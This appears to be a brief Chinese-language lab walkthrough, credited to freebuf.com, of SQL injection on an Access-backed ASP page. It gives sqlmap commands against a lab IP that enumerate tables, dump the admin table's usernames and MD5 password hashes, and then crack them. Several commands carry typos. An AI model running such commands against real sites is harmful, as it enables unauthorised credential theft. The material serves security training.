
1.打开靶场以后,因是SQL注入,所以首先要寻找注入点


2.点击维护通知,发现一个新的页面,并且URL处带有id参数

 3.进行手工探测一下,发现报错
 4.放到sqlmap直接进行,但是因为是access,此类是没有数据库的,所以直接探测表即可

sqlmap.py-u http://219.153.49.228:40916/new_list.asp?id=1–table 5.探测表中数据
sqlmap.py -u http://219.153.49.228:40916/new_list.asp?id=1 -T admin -columns
 6.探索用户名密码
ssqlmap.py -u http://219.153.49.228:40916/new_list.asp?id=1 -T admin -C username,passwo –dump


 7.将获得用户名密码记录,其中密码为MD5加密,需要解密,解密后才可登录
来源:freebuf.com 2021-04-13 13:37:14 by: 可乐kele
正文完